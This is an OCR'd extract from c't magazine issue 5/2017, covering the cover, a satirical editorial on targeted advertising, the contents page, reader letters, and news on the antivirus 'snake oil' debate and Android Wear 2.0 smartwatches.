



**magazin für
computer
technik**

18. 2. 2017 **5**



**Kompakte
Grafikkarten**

Datenschutz mit wenig Aufwand

Die Privacy- Checkliste

Für Windows 10, Handy, Router, Smart Home ...

Große Smartphones ab 200 Euro

Note-7-Alternativen

Cloud-Office-Dienste im Test

Kaby-Lake-Boards


Dinge finden mit Bluetooth

Comeback der Makro-Viren

WhatsApp, Facebook, FaceTime, Skype & Co.

Besser telefonieren per App

Verschlüsseln • Jeden erreichen • LTE-Volumen sparen



€ 4,70

AT € 5,00

LUX, BEL € 5,50

NL € 5,70


IT, ES € 6,00

CHF 6,90

DKK 52,00



Anzeige



Die Geier warten schon

Das alles muss um 2011 angefangen haben. Ich bestellte bei Amazon eine CD für mein Patenkind und einen Krimi für meine Mutter. Fortan basierten die Musik- und Literaturvorschläge des Online-Händlers fast ausschließlich auf der BRAVO-Hit-Compilation und Patricia Highsmith, bis mir ein Kollege verriet, wie ich die Einträge entfernen kann.

Ab 2014 griff das immer weiter um sich: Einmal einen Flug nach Barcelona und ein Hotel dort herausgesucht, schon erhielt ich wochenlang Flug- und Hotelangebote für Barcelona, egal welche Seite ich aufrief. Besonders clever empfand ich Werbeeinblendungen für gerade getätigte Anschaffungen. Nein danke, ich brauche keinen Zweitgeschirrspüler.

Irgendwann ab 2018 wurde die Werbung dann intelligenter: Als ich einen neuen Staubsauger gekauft hatte, erhielt ich nach vier Wochen Werbung für die passenden Staubsaugerbeutel. Auf den IKEA-Besuch folgte Werbung für Akkuschauber. Und als einmal für den gebuchten Urlaubsort Regen vorhergesagt war, kam zwei Tage vor der Abreise ganz penetrant Werbung für Regenschirme und Friesennerze: "In ... regnet es! Lieferung binnen 24 Stunden, wenn Sie JETZT bestellen!".

Seit 2021 mache ich mir doch ein wenig Sorgen um meine Privatsphäre. Als ich einmal im Blickfeld einer Überwachungskamera einen Hustenanfall bekam, überschüttete mich mein Web-Browser zwei Wochen lang mit Werbung für Schleimlöser, Nasensprays und nanobeschichtete Taschentücher.

Dass ich eine Vorsorgeuntersuchung beim Arzt verpasst hatte, merkte ich daran, dass ich keine Angebote für Lebensversicherungen mehr bekam, sondern die Buchempfehlung "Testamente aufsetzen, aber richtig". Wenn ich meinem Hausarzt glauben darf, bin ich durch meinen gerade noch rechtzeitigen Besuch bei ihm der Werbung für Bestatter knapp entronnen.

2023 ignorierte ich, dass mir penetrant Werbung für Neuwagen angezeigt wurde. Kurz darauf fiel nachts bei strömendem Regen kurz vor dem Kamener Kreuz der Akku aus. Als in der nächsten Werbewelle ständig Hausrats- und Gebäudeversicherungen erschienen, bekam ich Muffe und stockte die Versicherungssumme auf. Allerdings ist bis heute nichts passiert. Vielleicht, weil die Versicherung nun so teuer war, dass das Geld nicht mehr für das Tablet reichte, das meine Bude in Brand gesetzt hätte.

Inzwischen brauchen Sie auch keinen Schwangerschaftstest mehr. Sobald in Ihrem Haushalt Werbung für Kinderwagen und Säuglingskleidung eintrifft, dürfen Sie sich getrost auf ein freudiges Ereignis einstellen. Die US-Supermarktkette Target findet werdende Mütter durch Analyse des Kaufverhaltens, und das schon seit 2012.

Urs Mansmann

Urs Mansmann

Anzeige

Anzeige

Inhalt 5/17

Trends & News

- 16 Sicherheit
- 17 Android
- 18 Prozessorgeflüster: Deep Learning, Ryzen
- 20 Server & Storage
- 21 Embedded Systems
- 22 Hardware
- 23 Monitore, TVs
- 24 Streit um die Scheinselbstständigkeit von IT-Experten
- 26 Klassisches Adventure: Thimbleweed Park
- 28 Spiele
- 29 Anwendungen
- 30 Internet
- 31 Extreme Strahlung stoppt Roboter in Fukushima
- 32 Apple
- 33 Netze
- 34 Technische Software
- 35 Unternehmens-Anwendungen
- 36 Audio/Video
- 38 Kernel-Log
- 40 Linux
- 41 Forschung: Rasend schnell reisen im Hyperloop
- 42 Breite Kritik am deutschen Sonderweg in Sachen Datenschutz
- 43 EU-US Privacy Shield steht auf der Kippe
- 174 Web-Tipps

Test & Kaufberatung

- 44 Actioncam Garmin Virb Ultra 30
- 45 65"-Smart-TV: Samsung UE65KS8590T
- 46 27"-Monitor mit USB-C: Eizo EV2780
- 46 27"-4K-Monitor mit USB-C: LG 27UD88
- 46 360-Grad-Kamera fürs iPhone: Insta360 Nano
- 48 Fitnessarmband mit Übungserkennung: Atlas Wristband 2
- 50 Handheld-PC für Windows-Spiele: GPD Win 5.5
- 52 Windows-Tablet mit 3:2-Bildschirm, Stift und Tastatur-Cover: Asus Transformer 3 Pro
- 54 Mini-Dock: Kensington SD1500 USB-C
- 54 Server-Festplatte: Seagate Enterprise Performance 15K HDD v6

- 54 USB-RAID mit einfacher Einrichtung: Drobo 5C
- 57 Klanggestalter: HOFA System 1
- 58 CorelCAD 2017 erhält neue Schnittwerkzeuge
- 60 Screencast als animierte GIFs speichern mit Gifine
- 60 Root-Werkzeugsammlung für Android: Root Essentials
- 60 Datei-Manager für Android: FX File Explorer FX
- 61 Scanner-App: Microsoft Office Lens
- 61 3D-Modellier-App: Doodle3D Transform beta
- 90 **Note-7-Alternativen**
- 98 **Kaby-Lake-Boards**
- 104 **Kompakte Grafikkarten**
- 114 Apps mit Internet-Telefonie im Vergleich
- 124 **Cloud-Office-Dienste im Test**
- 130 **Dinge finden mit Bluetooth**
- 176 Spielekritik
- 180 Buchkritik

Wissen

- 56 MEMS: Kopfhörer und Lautsprecher aus Mikrosystemen
- 64 Vorsicht, Kunde: Microsofts Surface-Support verheddert sich im Layout-Dickicht



Schlauer telefonieren

Festnetz ade: Mehr und mehr Gespräche laufen günstig über die Daten-Flatrate im Internet statt teuer im klassischen Netz. Wir haben Chat-Apps mit Telefoniefunktion getestet. Außerdem zeigen wir, wie man den Verkehr im Router priorisiert, damit es keine Aussetzer gibt.



Die Privacy-Checkliste

Betriebssysteme und Anwendungen plaudern den Standort aus, speichern Kontakte ungefragt in der Cloud und tun vieles mehr, was Ihre Privatsphäre verletzt. Mithilfe unserer Privacy-Checklisten können Sie sich mit wenigen Handgriffen dagegen schützen.

- 66 Ein P2P-Pionier krempelt eine Stadtverwaltung um
- 110 **Besser telefonieren per App**
- 140 Eine Schriftfamilie für alle Sprachen: Google Noto
- 142 **Comeback der Makro-Viren**
- 156 Recht: Wie Heise einmal eine Rundfunklizenz beantragen musste
- 166 Web-Beschleuniger: Die Neuerungen in Google AMP
- 170 Was Windows-Binärdateien so alles verraten

Praxis & Tipps

70 Die Privacy-Checkliste

- 74 Checkliste Windows
- 76 Checkliste macOS
- 78 Checkliste Android
- 80 Checkliste iOS
- 82 Checkliste WLAN-Router
- 83 Checkliste Browser
- 84 Checkliste E-Mail
- 85 Checkliste Chat
- 86 Checkliste Smart Home

- 87 Checkliste Cloud-Speicher
- 88 Checkliste Facebook
- 89 Checkliste Google
- 122 Kleine Router-Tricks optimieren IP-Telefonate
- 136 Elektronik mit Knete
- 146 Windows 7 neben Windows 10 installieren
- 150 Gadgetbridge: Neues Leben für Smartwatches von Pebble
- 160 Tipps & Tricks
- 164 FAQ: Mit Python entwickeln

Rubriken

- 3 Editorial: Die Geier warten schon
- 10 Leserforum
- 15 Schlagseite
- 182 Story: Naos Botschaft (2) von Ulf Fildebrandt
- 196 Stellenmarkt
- 200 Inserentenverzeichnis
- 201 Impressum
- 202 Vorschau



Note-7-Alternativen

Viel Fläche für Spiele, Videos und Fotos, viel Platz im Gehäuse für große Akkus und schnelle Hardware – wer sich an die Riesen-Smartphones mit Displays ab 5,5 Zoll gewöhnt hat, will nicht mehr zu kleineren Gucklöchern zurück. Wir haben neun aktuelle Smartphones ab 5,5 Zoll Display-Diagonale auch mit Blick auf ihre Zukunftsfähigkeit getestet.

Anzeige

Anzeige

Schon USB 3.0 war vermurkst

Editorial: Vorhersehbar vergurkt, c't 4/17, S. 3

In meinen Augen war schon USB 3.0 endgültig vermurkst. Ein komplett neues Bus-system, dem zur Kompatibilität das alte USB 2.0 implantiert wurde. Die ganzen Sicherheitsprobleme wurden nicht beseitigt. Ich fand FireWire und Thunderbolt viel besser, aber die waren natürlich deutlich teurer. Außerdem waren die Lizenzen zu teuer. Ein Standard muss gratis sein, damit er sich durchsetzt. Das sieht man bei PDF.

Volcanus

Edelschrott im Handumdrehen

Alle neuen Anschlüsse machen es im Grunde genommen nur noch schlimmer. Durch die Miniaturisierung sind alle diese Buchsen (Mini-USB, Micro-USB, USB-C) total zerstörungsanfällig. Einmal über das Anschlusskabel gestolpert und schon ist es unter Umständen passiert. Genau das fehlt den ganzen aktuellen Anschlüssen: Entweder ordentlich verschraubbar oder noch besser magnetisch gehalten und im Fall der Fälle – Nottrennung ohne Beschädigung. Die Tatsache, dass viele Geräte nur noch eine USB-C-Anschlussbuchse haben, verschärft das Ganze noch zusätzlich. Einmal über das Kabel gestolpert und das ganze Gerät ist Schrott, weil die einzige Schnittstelle defekt ist.

Neighbourcell

Wir freuen uns über Post

✉ redaktion@ct.de

💬 c't Forum

f & g+ c't magazin

🐦 @ctmagazin

Ausgewählte Zuschriften drucken wir ab und kürzen sie wenn nötig sinnwährend.

Antworten sind kursiv gesetzt.

Security by Obscurity

Linux-Tüftler schalten Intels Management Engine aus, c't 4/17, S. 16

Von einer überprüfbaren Root of Trust haben wir uns längst verabschiedet. Aktuelle Prozessoren nicht nur von Intel haben mehrere Controller für Housekeeping, DRM, spezifische Peripherie-Anbindung und so weiter, deren Funktionen meistens nicht oder nur teilweise dokumentiert sind. Gleichzeitig haben diese Controller oft Zugriff auf sonst geschützte Ressourcen. Der Mikrocode für die Pipelines ist ebenfalls kaum nachvollziehbar. Auch fast alle komplexeren Peripherie-Bausteine haben Firmware: Netzwerk-, USB- und SATA-Controller, PCIe-Bridges. Sie sind im System reprogrammierbar und zum Teil im internen Speicher verborgen. Schutz vor Attacken über diese Controller besteht höchstens aufgrund fehlender Hersteller-Dokumentation, also durch Security by Obscurity – und das ist bekanntlich eben kein Schutz ...

Michael Carstens-Behrens

Eigentor

Wie es beim Samsung Galaxy Note 7 zum Akku-Debakel kam und wie es jetzt weitergeht, c't 4/17, S. 17

Da ist jetzt echt mal der Gesetzgeber gefragt. Akkus sind Verschleißteile und wie man sieht, auch kritische! Wie einfach wäre Samsungs Problem zu lösen gewesen, hätte man einfach einen neuen Akku ins Note stecken können. Und wie man sieht, gibt es auch Hersteller, die das problemlos schaffen. Wettbewerb auf Kosten der Umwelt und der Nachhaltigkeit gehört verboten. Verschleißteile wie Akkus müssen für jedermann wechselbar sein.

Natürlich wäre es auch gut, sämtliche Teile leicht tauschbar zu machen. Aber wo alle Komponenten im Normalfall viele Jahre halten, wird ein Akku ganz sicher nach etwa zwei Jahren ausfallen. Oder eben eher.

Harry Jäskeläinen

Honor 6X ohne NFC?

Android-Smartphone Honor 6X, c't 4/17, S. 46

Bei den Ausstattungsmerkmalen des Honor 6X geben Sie auf Seite 46 an, dass es angeblich mit NFC ausgestattet sei. Von

anderer Quelle (Otto-Versand) habe ich jedoch erfahren, dass es in Deutschland ohne NFC verkauft wird! Was ist nun richtig?

W. D. Scholler

Unser Testgerät (Typbezeichnung BLN-L21), das uns von Honor zur Verfügung gestellt wurde, hat definitiv NFC eingebaut. Und es funktioniert auch. Auf Nachfrage hat der Hersteller eingeräumt: „In den westeuropäischen Märkten wird die NFC-Funktion im Honor 6X nicht unterstützt.“ Honor entschuldigte sich für das Zusenden des falschen Testgeräts.

Custom-ROMs für die Nachhaltigkeit

CyanogenMod und LineageOS installieren, c't 4/17, S. 76

Ergänzen möchte ich noch, dass die Entwickler dieser Custom-ROMs auch zur Vermeidung von Elektronikschrott beitragen: Mein Samsung Galaxy S2+ wird mittlerweile knapp vier Jahre alt und ich darf mich über ein zuverlässiges Handy freuen, dessen erster Akku bei mittlerer Nutzung deutlich über einen Tag überlebt.

Und mit Apps, die schwächelnde Hardware-Button Software-seitig ersetzen, könnten noch weit mehr ältere Geräte länger oder zumindest anderweitig weiter genutzt werden.

Olaf Bode

MyPhoneExplorer klappt gut

Apps und Dienste für Mail, Kalender, Kontakte, Aufgaben und Notizen ohne Google, c't 4/17, S. 82

Ich betreibe mein Wileyfox Swift noch mit CyanogenOS und ohne Google-Konto. Mag sein, dass ich in Zukunft ein Postfach bei Posteo anlege. Bisher sichere ich meine Kalender-, Adress- und Notizdaten mit MyPhoneExplorer auf den Windows-PC. Ich kann die Adressdaten mit Thunderbird synchronisieren, von da kann ich meine zwei Gigaset-DECT-Telefone synchronisieren und das Symbian-Handy meiner Frau. Mit der Touch-Tastatur stehe ich weitgehend auf Kriegsfuß. Also rein in Thunderbird mit den Adressdaten. Die Adressdaten gibt MyPhoneExplorer auch an meine Fritzbox. Der Kalender geht in

Anzeige

In eigener Sache: c't-App 3.0 für Android im März

Ab März können Sie c't in einer neuen Version der c't-App für Android digital lesen. Benutzer, Token und Lesezeichen werden aus der alten Version übernommen. Heft-Inhalte muss die c't-App 3.0 aufgrund eines veränderten Datenmodells leider erneut herunterladen. In den FAQ zur App steht, wie Sie das Update auf Wunsch unterbinden. Auch den Link zum Download der Beta-Version finden Sie über den folgenden c't-Link.

FAQ und Beta der c't-App 3.0 für Android: ct.de/yvdc



die Kalendererweiterung von Thunderbird, für Notizen hat MyPhoneExplorer ein Modul. Ich bin mit MyPhoneExplorer recht zufrieden.

Wolfgang Wiora

Aufgeblasene Dateien

Affinity Photo fordert Photoshop zum Duell, c't 4/17, S. 102

Dem Test fehlt eine Betrachtung des Speicherbedarfs für bearbeitete Bilder. Die Affinity-Installation auf dem Mac bläst die 25 MByte großen Raws meiner Sony schon beim Import auf 100 MByte auf. Nach wenigen Bearbeitungsschritten ist 1/4 GByte erreicht. Damit passen dann auf eine 1-TByte-Festplatte nur noch 4000 Bilder. Damit ist das Programm zwar gut

für ein paar Demos, praktisch aber nicht zu gebrauchen. Wie schneidet Photoshop hier ab? Und welche Programme positionieren sich gut im Dreieck aus Preis, Funktion und Speicherbedarf?

Dr. Martin Huch

Ein 25-MByte-Raw blies Affinity Photo im Test auf 150 MByte auf. Bei Photoshop waren es nur 70 MByte. Die afphoto-Datei wuchs allerdings bei weiterer Bearbeitung kaum noch, bei Photoshop vergrößerte sich das PSD im nächsten Arbeitsschritt auf 210 MByte. PaintShop Pro erzeugt noch weitaus größere Dokumente. Gimp importiert keine Raw-Dateien. Hinsichtlich Speicherbedarfs schneidet PhotoLine sehr gut ab. Das Programm kostet wie Affinity Photo nur 50 Euro.

Alles anpassbar

Capture One Pro 10 verfeinert das Spiel mit der Schärfe, c't 4/17, S. 60

Capture One arbeitet nicht modal, das heißt alle möglichen Arbeiten lassen sich jederzeit ausführen. Es gibt keine Modi für Verwaltung, Entwicklung oder Export. Genauso bietet Capture One die Möglichkeit, eigene Arbeitsumgebungen anzulegen, die zum Beispiel genutzt werden könnten, um bestimmte Aktivitäten zu erleichtern, indem nur für den Zweck relevante Werkzeuge gezeigt werden. In jeder Palette sind Werkzeuge zusammengefasst, die thematisch zusammengehören. Diese Werkzeuge lassen sich bei Bedarf aber auch anders organisieren.

Zusammengefasst lässt sich sagen, dass sich Capture One in vielen Bereichen den eigenen Bedürfnissen anpassen lässt. Dies fordert, wie geschrieben, eine Einarbeitungszeit. Nach der Einarbeitungszeit lässt sich sicherlich in relativ kurzer Zeit ein hochwertiges Ergebnis für alle Verwendungszwecke erreichen.

Ralf Crumbach

ECC nach Snowden?

Was die anstehende Version TLS 1.3 bringt, c't 4/17, S. 172

Im Lichte von Snowdens Enthüllungen und Artikeln, die nahelegen, die ECC-Entwicklung sei von der NSA manipuliert

worden: Ist es klug, auf ECC-Algorithmen zu bestehen? Oder gab es da was Neues seit 2013?

David Balazic

Der Verdacht bezog sich nicht auf ECC allgemein, sondern auf zwei Dinge: auf einen Zufallszahlengenerator – der Verdacht hat sich bestätigt – und die sogenannten NIST-Kurven, an deren Spezifikation die NSA mitgearbeitet hat. Bei denen geht man zwar mittlerweile davon aus, dass sie sauber sind, aber sie kommen wohl trotzdem zukünftig wenig zum Einsatz, weil sie andere Nachteile haben. Die allgemein favorisierte Curve-25519 wurde von Dan J. Bernstein entwickelt, einem prominenten NSA-Kritiker. Die ist absolut unverdächtig. Darüber hinaus gibt es derzeit keine Alternative zu ECC, die mehr Sicherheit verspricht.

Ergänzungen & Berichtigungen

PCIe 3.0 ist langsamer

USB Typ C bringt neue Funktionen, aber auch Verwirrung, c't 04/17, Seite 106

Anders als in der Tabelle auf Seite 108 angegeben, arbeitet PCIe 3.0 nicht mit 10 GBit/s, sondern mit 8 GBit/s. Die netto nutzbare Datentransferrate erreicht trotzdem knapp 1 GByte/s.

AVR-Programmierung: Falsche ISBN

Buchkritik „AVR-Programmierung für Quereinsteiger“, c't 4/17, S. 182

In der Buchbesprechung war versehentlich eine falsche letzte Ziffer der ISBN angegeben; die richtige Nummer des Buchs aus dem Elektor-Verlag lautet: 978-3-89576-322-9.

Update für Yoga Tab 3 Plus

Android-Tablet: Yoga Tab 3 Plus, c't 4/17, S. 44

Kurz nach Fertigstellung des Artikels hat Lenovo ein Update für das Yoga Tab 3 Plus veröffentlicht, das die kritisierte Asynchronität zwischen Bild und Ton behebt. Das Gerät ist damit auch als Medien-Tablet empfehlenswert.

Anzeige

Anzeige



Weitere Schlagseiten auf ct.de/schlagseite

Schutz oder Schlangenöl?

Erneute Diskussion über die Daseinsberechtigung von Anti-Viren-Software

Schützt der Virenschutz tatsächlich oder handelt es sich bei den Angeboten der AV-Hersteller um minderwertige Produkte, die womöglich sogar durch eigene Sicherheitslücken noch Schaden anrichten?

Von Fabian A. Scherschel

Ein frustgeladener Blog-Eintrag des ehemaligen Firefox-Entwicklers Robert O’Callahan hat eine alte Diskussion unter Sicherheitsexperten wieder aufleben lassen: Macht Anti-Virus-Software Rechner wirklich sicherer, oder handelt es sich um ein Placebo, das man beruhigt weglassen kann? Oder macht die Schutzsoftware, in der immer wieder selbst Sicherheitslücken klaffen, Geräte am Ende gar unsicherer?

O’Callahan sieht das Thema aus Entwicklersicht, mit gebührendem Abstand zu seinem Job bei Mozilla und den dort getroffenen Schweigeverpflichtungen, sehr kritisch. Er rät Nutzern sogar, AV-Produkte zu deinstallieren. Diese seien dermaßen mit Sicherheitslücken behaftet, dass PCs ohne sie besser dran seien. Außerdem stünden sie der konsequenten Umsetzung von Sicherheitskonzepten wie ASLR oder TLS immer wieder im Weg. Eine Ausnahme macht er nur für die AV-Technik von Microsoft, die in Windows integriert ist. Die Entwickler von Microsoft seien – im Unterschied zu denen bei AV-Firmen – in Security-Fragen kompetent.

Das Argument O’Callahans wird in der Praxis immer wieder untermauert: So knöpft sich Googles Sicherheitsexperte Tavis Ormandy regelmäßig AV-Produkte vor und findet haarsträubende Lücken. Fehler lassen sich zum Beispiel immer wieder dazu missbrauchen, Schadcode über den Virens Scanner in das System einzuschleusen und direkt auszuführen – fast immer mit Admin-Rechten, die von der AV-Software vererbt werden.

Auch die SSL-Implementierungen von Internet-Security-Suiten lässt immer

wieder zu wünschen übrig. Viele Sicherheitsprodukte begeben sich in eine Man-in-the-Middle-Position zwischen Browser des Nutzers und Zielserver, um den SSL-Traffic aufbrechen und nach Bedrohungen suchen zu können.

Gerade erst haben Forscher eine Studie veröffentlicht, in der sie systematisch diese Umsetzungen untersuchten. Sie kamen zu dem Ergebnis, dass bis zu zehn Prozent der untersuchten TLS-Verbindungen nicht mehr die typischen Verbindungsparameter des verwendeten Browsers aufwiesen – sie also irgendwo unterwegs unterbrochen wurden. 13 von 29 untersuchten Anti-Viren-Programmen klinken sich in die verschlüsselten TLS-Verbindungen ein. Und alle bis auf eines verschlechtern dabei die Sicherheit der Verbindung; in vielen Fällen konnten die Forscher den angeblichen Schützern sogar massive Sicherheitsprobleme nachweisen. Die Forscher sprechen in diesem Zusammenhang von „Fahrlässigkeiten“ und empfehlen den AV-Herstellern deshalb, die Praxis der TLS-Überwachung dringend zu überdenken.


Kaspersky kontert

Der AV-Hersteller Kaspersky Labs reagierte auf die Kritik des Ex-Firefox-Entwicklers mit einer Gegendarstellung. Sie berufen sich auf eigene Untersuchungsergebnisse und sagen, dass im letzten Jahr über ein Drittel aller Computer mindestens einmal angegriffen wurden. Es bestehe also wirklich Gefahr und die eigene Software schütze ganz konkret die Systeme der Anwender.

Normale Menschen, so die Argumentation des AV-Herstellers, hätten keine Lust und keine Zeit, sich ein vorsichtigeres Verhalten beim Surfen im Netz anzuewöhnen. Statt sich Sorgen um die eigene Sicherheit zu machen, könnten diese Nutzer die Software des Herstellers kaufen, die sich dann um ihren Schutz kümmere.

Was denn nun?

Die Wahrheit liegt irgendwo in der Mitte. Die Argumente des Ex-Firefox-Entwicklers sind nachvollziehbar. Und es stimmt



AV-Software wird oft als „Schlangenöl“ bezeichnet – als Anspielung auf eine Quacksalber-Medizin im Wilden Westen, die teuer war, aber wirkungslos blieb.

tatsächlich, dass viele, wenn nicht die meisten, Sicherheitsforscher auf den eigenen Rechnern keinen Virenschutz einsetzen – wenn man mal vom Basisschutz durch den Windows Defender absieht. Dabei handelt es sich allerdings um routinierte Anwender, die viel Zeit damit verbringen, sich über Sicherheitslücken und Bedrohungen zu informieren.

Bei einem Großteil der Computernutzer sieht das aber ganz anders aus. Für diese Nutzer bedeutet AV-Software in der Regel einen fühlbaren Sicherheitsgewinn. Selbst wenn der eingesetzte Virenwächter Sicherheitslücken enthält, der Rest der Software auf dem System hat bei solchen Anwendern in der Regel viel gravierendere Schwachstellen. Und die Wahrscheinlichkeit, dass Lücken im Browser, Flash und Java angegriffen werden, ist viel höher. Zudem kann es nach Angriffen beim Online-Banking davon abhängen, ob AV-Software installiert war, inwieweit die Bank oder der Kunde den Schaden trägt.

Anti-Viren-Software ist für viele Anwender also nach wie vor nützlich. Was nicht bedeuten soll, dass sich die Hersteller mit ihrer Software nicht mehr Mühe geben müssen. Sicherheitslücken in Virens Scannern, die sich auf trivialem Wege aus der Ferne ausnutzen lassen, um Schadcode einzuschleusen, sind unentschuldig. Und Sicherheitssoftware, die TLS-Verbindungen ihrer Nutzer anfasst, darf unter keinen Umständen deren Sicherheit aufs Spiel setzen. (fab@ct.de) **ct**

Am Handgelenk zu Diensten

Android Wear 2.0 bekommt Google Assistant; LG stellt neue Smartwatches vor



Bild: LG

Die LG Watch Sport hat drei Druckknöpfe sowie diverse Sensoren und wird drahtlos aufgeladen.

Mit reichlich Verspätung hat Google Android Wear 2.0 veröffentlicht und präsentiert gemeinsam mit LG zwei neue Smartwatches.

Von Stefan Porteck

Nach ersten Ankündigungen im Mai 2016 hat Google neun Monate später die jüngste Version des Wearable-Betriebssystems Android Wear 2.0 freigegeben. Mit im Gepäck: zwei neue Smartwatches von LG. Die recht schlanke LG Style besitzt ein rundes 1,2"-OLED (380 × 380 Pixel) und einen Durchmesser von 4,2 cm. Die mit 4,5 cm etwas größere LG Watch Sport verfügt über ein 1,38"-OLED mit 480 × 480 Pixeln.

Beide werden von einem Snapdragon-Wear-2100-Prozessor angetrieben und verfügen über 4 GByte internen Speicher. Das größere Modell wartet mit Herzfrequenz- und GPS-Sensoren sowie NFC zum drahtlosen Bezahlen auf – Letzteres wird hierzulande mangels Google Pay vorerst nicht funktionieren. Außer im WLAN kann die LG Watch Sport auch selbstständig im LTE-Netz funken.

Für den Einsatz beim Sport ist sie wasserfest (IP68) und übersteht laut Hersteller ein 30-minütiges Untertauchen in anderthalb Meter tiefem Wasser. Die kleinere LG Watch Style ist nur gegen kurzzeitiges Untertauchen geschützt (IP67) und soll laut LG nicht zum Schwimmen oder Tauchen geeignet sein.

Die LG Watch Style kostet 250 US-Dollar, die LG Watch Sport kostet 350 US-Dollar. Ob und wann die beiden Uhren in Deutschland auf den Markt kommen, steht noch offen.

Gehorcht aufs Wort

Neu an Android Wear 2.0 ist der schicke Look und ein besser auf Uhren-Displays zugeschnittenes Bedienkonzept. Uhren mit Wear 2.0 benötigen zwingend eine

Krone oder einen Button, worüber künftig der App Drawer aufgerufen wird. Diverse Apps können direkt auf den Uhren installiert werden und funktionieren bei Modellen mit eingebautem WLAN oder LTE auch autonom ohne Smartphone.

Die Watchfaces hat Google flexibler und interaktiver gestaltet. Ein Wisch nach unten auf dem Display ruft die Quick Settings auf, die alle wichtigen Einstellungsoptionen nun in einer kompakten Ansicht bündeln.

